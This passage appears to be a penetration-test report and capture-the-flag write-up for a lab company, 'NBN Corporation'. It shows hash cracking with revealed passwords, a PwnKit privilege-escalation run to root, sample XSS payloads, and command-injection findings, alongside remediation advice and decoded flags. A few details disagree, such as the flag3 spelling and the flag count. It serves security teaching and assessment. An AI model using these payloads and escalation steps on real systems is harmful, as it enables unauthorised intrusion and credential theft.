┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hashcat -m 0 942cbb4499d6a60b156f39fcbaacf0ae rockyou.txt
942cbb4499d6a60b156f39fcbaacf0ae:pizzadeliver
```

We then opened an SSH session from the server to the client and gained a shell.




```
stephenson@nbnclient:~$ whoami
stephenson
stephenson@nbnclient:~$
```

Once we had a user shell, we started checking the OS version, host version and so on. One interesting thing we found was pkexec running an older vulnerable version. We exploited this using an open-source exploit found here, which is an exploit for CVE-2021-4034 present due to an older version of pkexec running. On Kali, we created the executable file following the instructions found on that GitHub repo, and transferred it to the server first through scp and from there, to the client. Once it was on the client, we executed it and gained root access.



```
stephenson@nbnclient:~$ pkexec --version
pkexec version 0.105
stephenson@nbnclient:~$ ./Pwnkit
root@nbnclient:/home/stephenson# whoami
root
root@nbnclient:/home/stephenson#
```

Once we gained root access, we followed the same procedure as done for the client to crack the passwords using John. The passwords can be seen below.




```
pizzadeliver      (stephenson)
1g 0:00:42:10 62.12% (ETA: 19:2
1g 0:00:56:38 94.46% (ETA: 19:1
$pacebubble       (root)
```

Immediate fixes -

1) Disable Anonymous FTP in the file /etc/vsftpd.conf file by setting the anonymous_enable flag to NO.
2) Create a strong password policy for the company and all its employees. This includes training employees to use stronger passwords to ensure it is not easy to crack.
3) Use visudo command to edit the sudoers file and delete the line granting sudo access to non-sudo processes.
4) Upgrade pkexec package on client machines to the latest version.

XSS Persistent Attack, XSS Reflected Attack, Remote OS Command Injection and 19 other vulnerabilities which are categorised as Medium/Low risk

All these vulnerabilities and corresponding attacks were performed using the ZAP tool. We apply the tool as a MitM (Man in the Middle) attack to the web application in the NBN gateway/server. We found 22 alerts, 3 high alerts, and 19 mid to low. Install the tool using sudo apt install zaproxy and start a scan on the webserver. The results can be seen below.



Alerts (22)
- Cross Site Scripting (Persistent) (3)
- Cross Site Scripting (Reflected)
- Remote OS Command Injection (2)
- Absence of Anti-CSRF Tokens (5)
- Application Error Disclosure (9)
- Content Security Policy (CSP) Header Not Set (16)
- Directory Browsing (14)
- Hidden File Found
- Missing Anti-clickjacking Header (15)
- Vulnerable JS Library
- Cookie No HttpOnly Flag (2)
- Cookie without SameSite Attribute (2)
- Private IP Disclosure
- Server Leaks Version Information via "Server" HTTP
- X-Content-Type-Options Header Missing (42)

As we can see, there are 3 major web vulnerabilities and 19 other medium/low-risk issues. Please note that the ZAP tool automatically executes the attacks.

1) XSS Persistent - These occur when malicious scripts are injected into a web application and stored in the application's database. These scripts are then served to users when they access the affected pages, leading to the execution of the malicious code in their browsers. E.g., in this case, we input <script>alert(1);</script> which would pop an alert once the page is opened.

2) XSS Reflected - Reflected XSS (Cross-Site Scripting) attacks occur when a web application takes user input from a request and includes it in the response without proper validation or encoding. Eg., we input <img src=x onerror=prompt()>. This allows attackers to craft malicious links containing scripts like the one above, that, when clicked by users, execute in their browsers within the context of the vulnerable web application.

3) Remote OS Command Injection - Remote OS Command Injection occurs when an attacker is able to execute arbitrary system commands on a remote server by manipulating input data that is passed to an operating system shell. This vulnerability is commonly found in web applications that execute shell commands with user-supplied input, such as parameters in a URL or form fields. We can input a username and password, and execute a sleep(5) command, which would impact the availability of the system

The fixes for these 3 high alerts and the 19 other alerts include implementing strict input validation and sanitization mechanisms on both client-side and server sides. Implement a Content Security Policy (CSP) to mitigate XSS attacks by specifying the trusted sources of content that the browser should execute. Encode all dynamic data before outputting it to the browser to prevent it from being interpreted as executable code.

Conclusion

The penetration test of NBN Corporation revealed the vulnerabilities present in the NBN Web server and client machines. Our black box test, which simulates that of an attacker on the outside, showed that due to the FTP port vulnerability, an attacker could gain access to the web server. Due to improper privilege designation, root access can be achieved by the attacker. The attacker could then go on to attack the client due to weak passwords which could be cracked easily. The client machine has the pkexec vulnerability which results in the attacker gaining root access to the machine.

Parallelly, the web application has major vulnerabilities such as XSS attacks, remote command injection and other issues which can be used to inject scripts affecting the users of the application and stealing sensitive user information.


The risk score for the server and client is at 9.6 as that is the highest score of the Privilege escalation attack that could be run on the machines.

The fixes to be implemented are as follows:


1) Disable Anonymous FTP Login
2) Grant sudo privileges to processes appropriately
3) Upgrade pkexec service
4) Use strong passwords with lots of randomness to ensure they cannot be guessed or cracked.
5) Perform input sanitation, and implement CSP policy and output encoding to ensure the web application is not subject to injection attacks. This step would resolve most of the issues in the web application.

Appendix

Nmap Scan Results -



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.0.66 -T4 -sV -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-12 23:24 EDT
Nmap scan report for 10.10.0.66
Host is up (0.0022s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
443/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
65534/tcp open  ftp     vsftpd 3.0.3
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.67 seconds
```




```
Nmap scan report for 10.10.0.66
Host is up (0.0019s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: NBN Corporation
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
443/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1d:e1:40:6b:1c:a0:52:e5:97:6f:46:93:ba:ec:dd:8e (RSA)
|   256 75:6c:d6:39:ec:9b:0a:9a:87:e1:97:0e:a1:71:d4:77 (ECDSA)
|_  256 e0:fc:27:90:3a:c5:ab:f0:86:a5:99:49:a3:9f:2e:00 (ED25519)
8001/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: NBN Corporation
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
65534/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.0.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    6 1000     1000         4096 May 13 02:56 gibson
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.27 seconds
```

References for the penetration test -


1) https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
2) https://www.youtube.com/watch?v=_VpFaqF0EcI
3) https://www.youtube.com/watch?v=RPOvf7W_rvo&t=480s
4) https://www.youtube.com/watch?v=8UCrZ-jbBfk
5) https://www.zaproxy.org/
6) https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
7) https://github.com/ly4k/PwnKit
8) https://www.cvedetails.com/cve/CVE-2021-4034/
9) https://www.dcode.fr/atbash-cipher
10) https://cryptii.com/pipes/hex-decoder

In the process of the test, we found 7 flags.

1) Flag 1 - Once we used the ZAP tool, we navigated to /var/www/html/data and on opening the flag1 file, the text was shown as flag1{cyberfellows}



2) Flag 2 - We logged on to the web application using the CISO's credentials, and there was a link to the future customers list where we found flag 2 as flag2{down_a_rabbithole}.




Future Customers

FOR INTERNAL USE ONLY

flag2{down_a_rabbithole}


3) Flag 3 - The Gibson user shell on the server contained a file called flag3. We printed it and performed a grep search revealing the flag as flag3{brilliantly_liut_boulevard}



```
a  flag3  flag7  hash_server.txt  PwnKit  stephenson@172.16.1.2
root@nbnserver:/home/gibson# cat flag3 | grep flag
The goggles throw a light, smoky haze across his eyes and reflect a distorted wide-angle view of a flag3{brilliantly_lit_boulevard}
es off into an infinite blackness. This boulevard does not really exist, it is a computer-rendered view of an imaginary place.
root@nbnserver:/home/gibson# 
```


4) Flag 4 - From our ZAP tool result, we found flag4.jpg as well, but we did not have access to it initially. But we ran **sudo chmod +x flag4.jpg**, after which we could

open the file. We then used the strings utility command to reveal hidden data in the image revealing the flag as flag4{youre_going_places}.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ strings -n 10 flag4.jpg | grep flag4
<x:xmpmeta xmlns:x="adobe:ns:meta/"><rdf:RDF xmlns:rdf="http://www.w3.
22-rdf-syntax-ns#"><rdf:Description flag4="flag4{youre_going_places}"
oftPhoto="http://ns.microsoft.com/photo/1.0/"/></rdf:RDF></x:xmpmeta>
```

5) Flag 5 - As root on the web server, there was a file called flag5 in the root directory. Opening that file led to a hidden directory "...". We navigated to this directory and then to '\', where a lot of files most of which had content flag5{NOTAFLAG….}. We decide**d to filter all files which did not include this text by running** grep -L 'flag5{NOTAFLAG' *.
This resulted in file 512 having the content uozt5{dvev_zodzbh_wlmv_rg_gsrh_dzb}. Using an atbash cypher decoder, we got flag 5 as flag5{weve_always_done_it_this_way}.




```
flag5{weve_always_done_it_this_way}
```

```
uozt5{dvev_zodzbh_wlmv_rg_gsrh_dzb}
```

6) Flag 6 - Not found

7) Flag 7 - There was a file called flag7 in the client machine. It had a base64 encoded text on it.

8) Flag 8 - There was a file called flag8 in the root directory of the client machine. The contents of the file looked like hexadecimal, so we ran it through a decoder and got the flag as flag8{escape_thfometaverse) with the text This is the last flag. Well done!



FORMAT: Hexadecimal

GROUP BY: Byte

```
666C6167387B6573636170655F7468666F6D65746176657273657D0D
0A0D0A5468697320697320746865206C61737420666C61672E205765
6C6C20646F6E6521
```

```
flag8{escape_thfometaverse}

This is the last flag. Well done!
```